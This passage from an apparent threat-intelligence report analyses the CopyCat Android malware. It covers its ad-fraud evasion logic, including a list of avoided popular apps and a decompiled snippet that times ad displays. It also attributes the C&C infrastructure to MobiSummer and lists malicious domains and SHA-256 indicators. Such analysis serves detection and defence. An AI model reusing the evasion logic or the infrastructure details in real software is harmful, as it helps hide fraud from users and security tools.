2. Check "mpackName" parameter in list to avoid displaying ads over prominent apps and raising suspicion. These are the checked package names:

   "com.UCMobile.intl", "com.UCMobile", "com.uc.browser.hd", "com.uc.browser.en", "com.moblie.webview.nineapp", "com.facebook.katana", "com.facebook.orca", "com.facebook.lite", "com.android.chrome", "com.cleanmaster.mguard", "com.cleanmaster.mguard_x86", "com.whatsapp", "com.dotc.ime.latin.flash", "com.imo.android.imoim", "com.truecaller", "in.amazon.mShop.android.shopping", "com.flipkart.android", "com.instagram.android", "com.viber.voip", "com.ubercab", "com.myntra.android", "com.skype.raider", "com.google.android.play.games", "com.bbm", "jp.naver.line.android", "com.opera.mini.native", "com.google.android.youtube", "com.twitter.android", "com.vkontakte.android",

"com.alibaba.aliexpresshd", "com.yahoo.mobile.client.android.mail", "com.snapchat.android", "com.adobe.reader", "com.google.android.apps.photos", "com.linkedin.android", "com.amazon.mShop.android.shopping"

3. Check advertisement interval to avoid raising suspicion:



```
long lastTimeShown = l.b("ff8eb74ea73f7be7ac854a9fa167c0c4");
long currentTime = System.currentTimeMillis();
long interval = currentTime - lastTimeShown;
if(lastTimeShown > c0) {
    delay = c.getDelay();
    if(interval > delay) {
        goto label_71;
    }
    q.a("not ads time for hot app:" + v4 + ", last=" + lastTimeShown + ", cur=" +
            currentTime + ", interval=" + interval + "<" + c.getDelay(), 1);
    v2_2 = 0;
    goto label_53;
}
label_71:
    v2_2 = 1;
}
```

Image 13: Code checking the interval between ads displays

Attribution

After conducting an analysis of the C&C communication and of the network infrastructure used by the malware, we found several connections to MobiSummer, a Chinese ad network company. It is important to note that while these connections exist, it does not necessarily mean the malware was created by the company, and it is possible the perpetrators behind it used MobiSummer's code and infrastructure without the firm's knowledge. These are the main connections between CopyCat and MobiSummer:

1. The malware downloads modules, such as Aser and Rser from an s3 bucket, which also contains items (logs and code) which belong to MobiSummer.

2. The malware receives offers and tracking ids from the domain: api.tracksummer.com (subdomain of tracksummer.com). Click.tracksummer.com which is another subdomain of tracksummer.com is hosted on the same IP as click.mobisummer.com (subdomain of mobisummer.com). Logs with information about the access to both sites were found on the same bucket with malware modules.

3. The malware sends logs to the domain statevent.hummercenter.com (subdomain of hummercenter.com). Mosespubls.hummercenter.com (another subdomain of hummercenter.com), is mentioned in the code and is attributed to MobiSummer.



af30fca836142d6a0b8672f1e8f53acf
Sends GPInstallPKG intent
Get offers
Get offers
66ff40d49ee17804b7d10bd364037297...
Send log
Get Tracking links
https://
statsevent.hummercenter.com:80
https://
api.tracksummer.com
https://
sdk.tracksummer.com
Offer Url
https://
sdkapi.mobisummer.com
Offer Url
sdk.tracksummer.com
tracksummer.com
mobisummer.com
statsevent.hummercenter.com
api.tracksummer.com
api.tracksummer.com
click.tracksummer.com
click.mobisummer.com
postback.mobisummer.com
hummercenter.com
mobi-api-affiliate-elb-948452981...
mobi-api-affiliate-elb-948452981...
mobi-api-track-elb-391258585.us-...
mobi-mf-aurora-1656975819.us-wes...
mosespubs.hummercenter.com
s3://
8245c2fc8452e905b8c84b3d815df580...
88c1b60c849e7254cfcc8483a454ce99...

Image 14: Relations between CopyCat entities

Appendices

Domains used by the CopyCat malware

*.mostatus.net
*.mobisummer.com
*.clickmsummer.com
*.hummercenter.com
*.tracksummer.com

SHA 256 hashes

Rser Module

1dd18a00b67211d3c307cf84f2836b972c60a8b37f7ce2c363621e56ad1ce431
4cc9ede9d914663f0f7e5af06b35058cb2000969df6ff1f4976e62e38f0dfc24

Aser module

7be9924b7ddbff6444984b4558cca6f586bd98dbd0796be4f4d3c0963b4973e0
254583141a0a1ff2704464c5f420f908b5dc46c3139033f3e0cf84c80cee7723

Injected libs

100d7925973ff4d3418bb975cd81a20212de4e3b7e48d31c5506d9e50cc7b88c
31ff9b8eef6593182cb43f9ab4ed357df1c18e0c25f944cd463d71e22c7f116a

Exploits module

6acc29bfc5f8f772fa7aaf4a705f91cb68dc88cb22f4ef5101281dc42109a104

Examples of application hashes

```
4cbcb8f8eafb3d475362bdb7eddc4cb255c89926e03813ff0efa7652bb696e97
3e9274183426e5b6986d0534f3331e3761daa800da1e68acdbbd50cdffed5b77
2f83e80ad23c0aa5d0962c8846cf199842179d806ebec6d4d5ba10e797576101
1dcce039352f4dcabc693fdc66121b61849767498fb68bb3b4e4b8f00757a359
23520f0f96669fd4c57f2ce08bb35e2d3be62df2454743d997bc519e66d894b8
ca44d2f261c3404a303f46afd6819ed2c077f724032bd0f550cff9b450270706
d77d9242bbf4594277b96ed9af5f2fa721b82c578d0e0c640f42928ec8002257
e5091cf03936db47dea112c4588a8818a483de06c15a8c717eda5886209f2d4b
1ba7ad1ad23f58e8004ac874a4317e289870e192d2d518c75e0587df1c592719
da58b4519e52660f26c81d6fc2b8c0c6ba11262265597360d4de62023f5e5d90
51dc097980b46d053085ff079b153f107d866a27dc19670b79928ec55ab336d7
824119e6dc4fe6f236f9f248abffb77723b0da4632047c7f4edc336208b27b54
a0cf53bf42cd59016a6ec86747f066db62a7a9461fd903d38fd692e8c23bb5a8
b0475da7c2934b24cc5830e0a03dec195f997af0132c8493635240f90d5bc15a
0db037e7a2d1357228e9e03cee5d65b22266a017d55b72570e615f07fc22cc2d
f3f71bbed9e9db95ada278aacb3d5fd53f481d785048a6fe8dbb2babc601baa3
5a7a908733b71f71bd8f103d9ad2f8c229282d42a50bea2d080b942541b8c93d
25942d57f2188c2a0181d15af7a5628e75376f1d1ce1dcf70930f80a781b418d
1fe8af825d232bf55bd1d535ebdb0ebb88ba39e21914e40d33274b29d32680f7
cea1a2984bd529d5451e1108e8f83cfe485350b43b51f754ccbe467ebcc1a429
934d2ce9e35ab01b2362c2dbbb6b08b77de5b16145e4debee41bb6780cf8848f
```